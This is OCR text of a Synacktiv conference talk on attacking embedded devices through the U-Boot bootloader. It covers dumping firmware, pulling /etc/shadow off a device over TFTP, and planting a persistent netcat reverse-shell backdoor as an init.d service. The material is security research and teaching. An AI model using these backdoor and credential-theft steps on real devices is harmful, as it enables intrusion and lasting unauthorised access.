SYNACKTIV

I hack U-Boot

Pass The Salt

Théo Gordyjan

04/07/2023

Table of contents

SYNACKTIV

U-Boot specificities

SYNACKTIV

- **Das U-Boot => bootloader for embedded devices**
- **Support a lot of functionalities**
  - Network support
  - USB
  - Loading RAM disk
  - …
- **Command line available (actually 2) in U-Boot but not in other modes**

Connect to it


SYNACKTIV

- **Accessing a U-Boot shell through UART**
  - Universal Asynchronous Receiver-Transmitter: serial communication
  - Configuration done with same settings:
    - Baud rate
    - Data bits size
    - Parity bit
    - Stop bits size
- **But not only UART (directly on the bootscreen on the tty...)**

Connect to it


SYNACKTIV

- How to know ?



Connect to it


SYNACKTIV



Connect to it

SYNACKTIV

Pin on the device	Pin on your receiver
TX	RX
RX	TX
GND	GND
VCC	VCC (optional)



Connect to it

SYNACKTIV

```
U-Boot SPL 2013.07 (May 07 2019 - 13:20:56)
Timer init
[...]
sdram init finished
SDRAM init ok
board_init_r
image entry point: 0x80100000

U-Boot 2013.07 (May 07 2019 - 13:20:56)

Board: ISVP (Ingenic XBurst T21 SoC)
DRAM:  64 MiB
Top of RAM usable for U-Boot at: 84000000
Reserving 446k for U-Boot at: 83f90000
Reserving 32832k for malloc() at: 81f80000
Reserving 32 Bytes for Board Info at: 81f7ffe0
Reserving 124 Bytes for Global Data at: 81f7ff64
Reserving 128k for boot params() at: 81f5ff64
Stack Pointer at: 81f5ff48
Now running in RAM - U-Boot at: 83f90000
MMC:   msc: 0
the manufacturer ef
SF: Detected W25Q64
[...]
Hit any key to stop autoboot:  0
the manufacturer ef
SF: Detected W25Q64
--->probe spend 4 ms
SF: 2621440 bytes @ 0x80000 Read: OK
--->read spend 422 ms
## Booting kernel from Legacy Image at 80600000 ...
   Image Name:   Linux-3.10.14__isvp_turkey_1.0__
   Image Type:   MIPS Linux Kernel Image (lzma compressed)
   Data Size:    1503922 Bytes = 1.4 MiB
   Load Address: 80010000
   Entry Point:  803a6fb0
   Verifying Checksum ... OK
   Uncompressing Kernel Image ... OK
(Len of pw_cmdline):195,(Len of pw_cmdinfo):218
pw_cmdline:console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linux)
pw_cmdinfo:HWID=0000000000000000000000000000000000000000 ID=00000000000000001
Starting kernel ...
```

```
Hit any key to stop autoboot:  0
isvp_t21# help
?       - alias for 'help'
base    - print or set address offset
boot    - boot default, i.e., run 'bootcmd'
boota   - boot android system
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
chpart  - change active partition
cmp     - memory compare
coninfo - print console devices and information
cp      - memory copy
crc32   - checksum calculation
echo    - echo args to console
env     - environment handling commands
ethphy  - ethphy contrl
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls   - list files in a directory (default /)
gettime - get timer val elapsed,
go      - start application at address 'addr'
help    - print command description/usage
loadb   - load binary file over serial line (kermit mode)
loads   - load S-Record file over serial line
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mm      - memory modify (auto-incrementing address)
mmc     - MMC sub system
mmcinfo - display MMC info
mtdparts- define flash/nand partitions
mw      - memory write (fill)
nm      - memory modify (constant address)
ping    - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
reset   - Perform RESET of the CPU
run     - run commands in an environment variable
saveenv - save environment variables to persistent storage
setenv  - set environment variables
sf      - SPI flash sub-system
sleep   - delay execution for some time
source  - run script from memory
tftpboot- boot image via network using TFTP protocol
version - print monitor, compiler and linker version
```

Extracting firmware

SYNACKTIV

```
# printenv
HWID=00000000000000000000000000000000000000
ID=0000000000000000000000000000000000
IP=192.168.1.140
MAC=40:6A:8E:61:28:51
SENSOR=F23
SSID_NAME=LSX1234
SSID_VALUE=abcd123456
TYPE=T21N
WIFI=8188FTV
baudrate=115200
bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=)
bootcmd=sf probe;sf read 0x80600000 0x80000 0x280000; bootm 0x80600000
bootdelay=1
ethact=Jz4775-9161
ethaddr=40:6A:8E:61:28:51
gatewayip=193.169.4.1
ipaddr=193.169.4.81
ipncauto=1
ipncuart=1
loads_echo=1
netmask=255.255.255.0
serverip=193.169.4.2
stderr=serial
stdin=serial
stdout=serial

Environment size: 758/65532 bytes
```

Extracting firmware

SYNACKTIV

- **Dumping using serial connection**
  - Connect to U-Boot shell using minicom, save the output to a file (CTRL-A L)
  - Initiliaze the flash memory (sf probe)
  - Determine the flash size:

```
sf read 0x80600000 0x0 0x10000000
ERROR: attempting read past flash size (0x800000)
--->read spend 5 ms
```

Extracting firmware

SYNACKTIV

- **Dumping using serial connection**
  - 0x84000000 - 0x80600000 = 0x3A00000

```
sf read 0x80600000 0x0 0x800000
SF: 8388608 bytes @ 0x0 Read: OK
--->read spend 1345 ms
```

```
md.b 0x80600000 0x800000
```

```
md.b 0 10
00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

  - CTRL-A L to close the capture

Extracting firmware

SYNACKTIV

- **Dumping using serial connection**
  - Then, use xxd to convert the plaintext output to a binary file, or uboot-mdp-dump

```
binwalk -o 0x80600000 flash.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2153973432    0x806306B8      CRC32 polynomial table, little endian
2153977780    0x806317B4      LZO compressed data
2153981564    0x8063267C      Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk
2154299392    0x80680000      uImage header, header size: 64 bytes, header CRC: 0x345A4340, created:
2154299456    0x80680040      LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes
[...]
```

Extracting firmware

SYNACKTIV

- **Dumping using SD card**
  - mmc command:

```
# mmc
mmc - MMC sub system

Usage:
mmc read addr blk# cnt
mmc write addr blk# cnt
mmc erase blk# cnt
mmc rescan
mmc part - lists available partition on current mmc device
mmc dev [dev] [part] - show or set current mmc device [partition]
mmc list - lists available devices
```

  - To write to the SD card, we have to specify the address on the flash memory of where we want to start the copy (addr), the block offset on the SD card (blk#), and the size of the block count (cnt).

Extracting firmware

SYNACKTIV

- **Dumping using SD card**

```
# mmc list
msc: 0
```

  - Use the method used before to retrieve the flash size.
  - Copy the flash to the RAM and write it to the SD card. We know that the flash size is 8388608 (0x800000) bytes and generally, a disk has a fixed sector size, normally 512 bytes, so 8388608/512 = 16384, in hex: 0x4000.

```
# mmc write 0x80600000 0 0x4000
MMC write: dev # 0, block # 0, count 16384 ... 16384 blocks write: OK
```

Extracting firmware

SYNACKTIV

- **Dumping using SD card**
  - Use dd to extract the content from the SD card.

```
# binwalk sdcard.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
198328        0x306B8         CRC32 polynomial table, little endian
202676        0x317B4         LZO compressed data
```

Extracting firmware

SYNACKTIV

- **Dumping using USB**

```
# usb
usb - USB sub-system

Usage:
usb start - start (scan) USB controller
usb reset - reset (rescan) USB controller
usb stop [f] - stop USB [f]=force stop
usb tree - show USB device tree
usb info [dev] - show available USB devices
usb test [dev] [port] [mode] - set USB 2.0 test mode
    (specify port 0 to indicate the device's upstream port)
    Available modes: J, K, S[E0_NAK], P[acket], F[orce_Enable]
usb storage - show details of USB storage devices
usb dev [dev] - show or set current USB storage device
usb part [dev] - print partition table of one or all USB storage    devices
usb read addr blk# cnt - read `cnt' blocks starting at block `blk#'
    to memory address `addr'
usb write addr blk# cnt - write `cnt' blocks starting at block `blk#'
    from memory address `addr'
```

Extracting firmware

SYNACKTIV

- **Dumping using USB**

```
# usb start
starting USB...
Bus usb@10180000: Bus usb@101c0000: USB EHCI 1.00
Bus usb@101e0000: USB OHCI 1.0
scanning bus usb@10180000 for devices... 1 USB Device(s) found
[...]
# usb info
[...]

2: Mass Storage, USB Revision 2.10
- USB DISK 3.0 0719146D1CBF9257
- Class: (from Interface) Mass Storage
- PacketSize: 64 Configurations: 1
- Vendor: 0x13fe Product 0x6300 Version 1.0
Configuration: 1
- Interfaces: 1 Bus Powered 498mA
Interface: 0
- Alternate Setting 0, Endpoints: 2
- Class Mass Storage, Transp. SCSI, Bulk only
- Endpoint 1 In Bulk MaxPacket 512
- Endpoint 2 Out Bulk MaxPacket 512
[…]

# usb write 0x80600000 0 0x4000
```

Extracting firmware

SYNACKTIV

- **Dumping using TFTP**
  - U-Boot stores settings inside environment variables:

```
# setenv ipaddr <IP_embedded_device>
# setenv serverip <IP_server>
# saveenv
```

  - Install TFTP server on host and create a file with necessary permissions:


```
# cd /srv/tftp
# sudo touch flash.bin
# sudo chmod 666 firmware.bin
```

  - Copy data from U-Boot shell to the TFTP server:

```
# tftp 0x80600000 flash.bin 0x800000
```

Extracting firmware

SYNACKTIV



Read/write

SYNACKTIV

- bdinfo

```
# bdinfo

arch_number     = 0x000008e0
boot_params     = 0x60002000
DRAM bank       = 0x00000000
-> start        = 0x60000000
-> size         = 0x10000000
DRAM bank       = 0x00000001
-> start        = 0x80000000
-> size         = 0x00000004
eth0name        = smc900x-1
ethaddr         = b4:45:06:6b:e7:7b
current eth     = smc900x-1
ip_addr         = <NULL>
baudrate        = 115200 bps
TLB addr        = 0x6fff00000
relocaddr       = 0x6ff8b000
reloc off       = 0x0f78b000
irq_sp          = 0x6fe8aee0
sp start        = 0x6fe8aed0
```

Read/write

SYNACKTIV

- Rksfc (Rockchip's SPI Serial Flash Controller)

```
# rksfc scan
# rksfc information
Device 0: Vendor: 0x0308 Rev: V1.00 Prod: rkflash-SpiNand
Type: Hard Disk
Capacity: 107.7 MB = 0.1 GB (220672 x 512)
# rksfc device 0
Device 0: Vendor: 0x0308 Rev: V1.00 Prod: rkflash-SpiNand
Type: Hard Disk
Capacity: 107.7 MB = 0.1 GB (220672 x 512)
... is now current device
# rksfc part 0

Partition Map for SPINAND device 0 -- Partition Type: EFI

Part Start LBA End LBA Name
Attributes
Type GUID
Partition GUID
1 0x00001000 0x00002fff "uboot"
[...]
2 0x00003000 0x00003fff "trust"
[...]
3 0x00004000 0x000097ff "boot"
[...]
```

```
# rksfc read 0x80600000 0 0x800000
```

Read/write

SYNACKTIV

- **Depthcharge**
  - Depthcharge is a toolkit designed by NCC Group to support security research and “jailbreaking” of embedded platforms using the Das U-Boot bootloader.

Read/write

SYNACKTIV

- **depthcharge-inspect**
  - Script be used to collect a variety of information from the target.

```
# depthcharge-inspect -i /dev/ttyACM0:115200 -c first.cfg
[+] Writing console output to /tmp/depthcharge-monitor.pipe.
    Waiting until this is open...
[*] Retrieving detailed command info via "help"
[*] Enumerating available MemoryWriter implementations...
[*]   Available: CpMemoryWriter
[*]   Available: CRC32MemoryWriter
[*]   Excluded:  I2CMemoryWriter - Command "i2c" required but not detected.
[*]   Excluded:  LoadbMemoryWriter - Host program "ckermit" required but not found in PATH.
[*]   Excluded:  LoadxMemoryWriter - Command "loadx" required but not detected.
[*]   Available: LoadyMemoryWriter
[*]   Available: MmMemoryWriter
[*]   Available: MwMemoryWriter
[*]   Available: NmMemoryWriter
[*] Enumerating available MemoryReader implementations...
[*]   Available: CpCrashMemoryReader
[*]   Available: CRC32MemoryReader
[!]   Excluded:  GoMemoryReader - Payload deployment+execution opt-in not specified
[*]   Excluded:  I2CMemoryReader - Command "i2c" required but not detected.
[*]   Excluded:  ItestMemoryReader - Command "itest" required but not detected.
[*]   Available: MdMemoryReader
[*]   Available: MmMemoryReader
[*]   Excluded:  SetexprMemoryReader - Command "setexpr" required but not detected.
[*] Enumerating available Executor implementations...
[!]   Excluded:  GoExecutor - Payload deployment+execution opt-in not specified
[*] Enumerating available RegisterReader implementations...
[*]   Available: CpCrashRegisterReader
[*]   Available: CRC32CrashRegisterReader
[*]   Excluded:  FDTCrashRegisterReader - Command "fdt" required but not detected.
[*]   Excluded:  ItestCrashRegisterReader - Command "itest" required but not detected.
[*]   Available: MdCrashRegisterReader
[*]   Available: MmCrashRegisterReader
[*]   Available: NmCrashRegisterReader
[*]   Excluded:  SetexprCrashRegisterReader - Command "setexpr" required but not detected.
[!] Device does not support bdinfo command.
```

Read/write

SYNACKTIV

- **depthcharge-print**
  - Retrieve all the information stored in the device configuration file

```
# depthcharge-print -c first.cfg -i all

Architecture: Generic

Supported Commands
================================================================================
h
base                    print or set address offset
boot                    boot default, i.e., run 'bootcmd'
boota                   boot android system
bootd                   boot default, i.e., run 'bootcmd'
bootm                   boot application image from memory
bootp                   boot image via network using BOOTP/TFTP protocol
chpart                  change active partition
cmp                     memory compare
coninfo                 print console devices and information
cp                      memory copy
crc32                   checksum calculation
echo                    echo args to console
env                     environment handling commands
ethphy                  ethphy contrl
fatinfo                 print information about filesystem
fatload                 load binary file from a dos filesystem
fatls                   list files in a directory (default /)
gettime                 get timer val elapsed,
go                      start application at address 'addr'
help                    print command description/usage
loadb                   load binary file over serial line (kermit mode)
```

Read/write

SYNACKTIV

- **depthcharge-read-mem / depthcharge-write-mem**
  - Useful if you follow the talk but even with that, do not know how to read/write memory,

```
$ depthcharge-read-mem -i /dev/ttyUSB0:115200 -a 0x81000000 -l 512
[*] Using default payload base address: ${loadaddr} + 32MiB
[*] No user-specified prompt provided. Attempting to determine this.
[*] Identified prompt: isvp_t21#
[*] Retrieving command list via "help"
[*] Reading environment via "printenv"
[!] Disabling payload deployemnt and execution due to error(s).
[!] Payload "READ_MEMORY" not implemented for Generic
[!] Payload "RETURN_MEMORY_WORD" not implemented for Generic
[*] Version: U-Boot 2013.07 (May 07 2019 - 13:20:56)
[*] Enumerating available MemoryWriter implementations...
[*]   Available: CpMemoryWriter
[*]   Available: CRC32MemoryWriter
[*]   Excluded:  I2CMemoryWriter - Command "i2c" required but not detected.
[*]   Excluded:  LoadbMemoryWriter - Host program "ckermit" required but not found in
[*]   Excluded:  LoadxMemoryWriter - Command "loadx" required but not detected.
[*]   Available: LoadyMemoryWriter
[*]   Available: MmMemoryWriter
[*]   Available: MwMemoryWriter
[*]   Available: NmMemoryWriter
[*] Enumerating available MemoryReader implementations...
[*]   Excluded:  CpCrashMemoryReader - No data abort register target is defined for Ge
[*]   Available: CRC32MemoryReader
[*]   Excluded:  GoMemoryReader - Invalid or unsupported payload "RETURN_MEMORY_WORD"
[*]   Excluded:  I2CMemoryReader - Command "i2c" required but not detected.
[*]   Excluded:  ItestMemoryReader - Command "itest" required but not detected.
[*]   Available: MdMemoryReader
[*]   Available: MmMemoryReader
[...]
81000000: df ff ff 9f ff fd 76 ff ff bf f7 ff ff ff ff ff  ......v.........
[...]
810001f0: df f5 7e dd ff ff fe d7 ff f7 ef ee f7 bf ff ff  ..~.............
```

Read/write

SYNACKTIV

Read/write

SYNACKTIV

- **Read data from the filesystem**
  - Access */etc/shadow* to crack hashes and have a shell on the device:

```
# ext2ls mmc 0:1 /
<DIR> 1024 .
<DIR> 1024 ..
<DIR> 3072 bin
<DIR> 1024 dev
<DIR> 1024 etc
[...]
```

  - Read the size of the file:

```
# ext2ls mmc 0:1 /etc/shadow
25 shadow
```

Read/write

SYNACKTIV

- **Read data from the filesystem**
  - Write the content in the RAM:

```
# ext4load mmc 0:1 0x80600000 /etc/shadow 0x19
25 bytes read in 99 ms (0 Bytes/s)
```

  - Write it on the TFTP server:

```
# tftpput 0x80600000 0x19 shadow
[...]
Filename shadow
Save address: 0x80600000
Save size: 0x19
Saving: #
0 Bytes/s
done
[...]
```

Read/write

SYNACKTIV

- **Write data to the file system**
  - Put a backdoor to bypass the login prompt with Ethernet/Wireless connection:
    - Create a file containing a reverse shell:

```
cat <<EOF > backdoor
#!/bin/sh
while true; do nc <ip_host> <port> -e /bin/sh; done
EOF
```

Read/write

SYNACKTIV

- **Write data to the file system**
  - Create the backdoored service:

```
cat <<EOF > s99backdoor
#!/bin/sh
case "$1" in
  start)
    /var/backdoor &
    [ $? = 0 ] && echo "Started" || echo "Failed to start"
    ;;
  stop)
    /var/backdoor &
    [ $? = 0 ] && echo "Stopped" || echo "Failed to stop"
    ;;
  reload)
    "$0" stop
    "$0" start
    ;;
  *)
  echo "How to: $0 {start | stop | reload}"
  exit 1
esac

exit $?
```

Read/write

SYNACKTIV

- **Write data to the file system**
  - Add these files to the TFTP server, and save the files into the RAM:

```
# tftp 0x80600000 backdoor
[...]
Filename 'backdoor'
Load address: 0x80600000
Loading: #
0 Bytes/s
done
Bytes transferred = 66 (42 hex)
[...]

# tftp 0x81600000 s99backdoor
[...]
Filename 's99backdoor'
Load address: 0x81600000
Loading: #
0 Bytes/s
done
Bytes transferred = 329 (149 hex)
[...]
```

Read/write

SYNACKTIV

- **Write data to the file system**
  - Write the files on the file system

```
# ext4write mmc 0:1 0x80600000 /var/backdoor 42
File System is consistend
update journal finished
66 bytes written in 400 ms (0 Bytes/s)
# ext4write mmc 0:1 0x81600000 /etc/init.d/s99backdoor 149
File System is consistend
update journal finished
329 bytes written in 250 ms (0 Bytes/s)
```

  - Reboot, god mode on.

Protection and bypasses

SYNACKTIV

Now it is show time!

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - bootargs environment variable is used to pass command line arguments to the kernel.

    bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock2 rw mtdparts=jz_sfc:512K(boot),1600k(kernel),2816k(root),1536k(user),832k(web),896k(mtd)

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - Replace init: init=/bin/sh
  - Identify if Busybox is installed (using a dump for example) and check for available binary: init=/bin/busybox sh
  - Check if the bootargs argument is taken into account

```
bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000
init=/linuxrc rootfstype=squashfs root=/dev/mtdblock2 rw
mtdparts=jz_sfc:512K(boot),1600k(kernel),2816k(root),1536k(user),832k(web),896k(mtd)
```

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - Try to change the console value (ttyS0, ttyS2) or revert the order if multiple values are defined
  - Try to change stderr, stdin and stdout if there is another serial connection:

```
# coninfo
List of available devices:
serial   80000003 SIO stdin stdout stderr
jz_serial 00000003 .IO
```

bootargs=console=ttyS1,115200n8 mem=39M@0x0 rmem=25M@0x2700000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock2 rw mtdparts=jz_sfc:512K(boot),1600k(kernel),2816k(root),1536k(user),832k(web),896k(mtd)

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - But all this tricks did not work for a device which its configuration was printed in previous slides.
  - Digging into the filesystem from a dump made from U-Boot:

```
$ cat init.d/rcS

#!/bin/sh

# Set mdev
echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s && echo "mdev is ok......"

# create console and null node for nfsroot
#mknod -m 600 /dev/console c 5 1
#mknod -m 666 /dev/null c 1 3

[...]
```

```
$ cat etc/inittab | grep getty

# Put a getty on the serial port
console::respawn:/sbin/getty -L console 115200 vt100 # GENERIC_SERIAL
```

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - Identity the address of the root partition and extract it
  - Modify */etc/inittab: ttyS1::respawn:/sbin/getty -L ttyS1 115200 vt100 # GENERIC_SERIAL*
  - Rebuild the partition
  - Pad with 0 to match the original size

```
$ du -b root.bin
2883584 root.bin

$ df -h packed_root.bin
2617344 packed_root.bin

$ truncate -s truncate -s 2883584 packed_root.bin
```

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - The partition is sent through serial communication (minicom) using loady and loaded into RAM:

```
# loady 0x80600000 115200
## Ready for binary (ymodem) download to 0x80600000
C
```

```
+-----------------[ymodem upload - Press CTRL-C to quit]-
|Sending: packed_root.bin
|Bytes Sent:2883584   BPS:9586
|Sending:
|Ymodem sectors/kbytes sent:   0/ 0k
|Transfer complete
|
| READY: press any key to continue...
```

Protection and bypasses

SYNACKTIV

- **Get a shell after U-Boot loading**
  - Update the root filesystem. Pay attention, if wrong values are specified, you can brick your device.

```
# sf update 0x80600000 0x210000 0x2C0000
0 bytes written, 2883584 bytes skipped in 0.516s, speed 5689383 B/s
--->update spend 522 ms
```

Protection and bypasses

SYNACKTIV

- Get a shell after U-Boot loading

Protection and bypasses

SYNACKTIV

- Get a shell after U-Boot loading

```
# reset
[...]
Starting kernel ...
puwell login: root
[root@puwell:~]# ls
bin  etc  linuxrc  mnt  proc  root  sbin  tmp  usr  dev  lib  media  opt  puwell  run  sys  sys  user  var
```

Protection and bypasses

SYNACKTIV

- **bootdelay**
  - *The basic autoboot feature allows a system to automatically boot to the real application (such as Linux) without a user having to enter any commands. If any key is pressed before the boot delay time expires, U-Boot stops the autoboot process, gives a U-Boot prompt and waits forever for a command. That's a good thing if you pressed a key because you wanted to get the prompt.*

    CONFIG_BOOTDELAY=0

    autoboot with no delay, but you can abort it by key input

    CONFIG_BOOTDELAY=-1

    disable autoboot

    CONFIG_BOOTDELAY=-2

    autoboot with no delay, with no check for abort
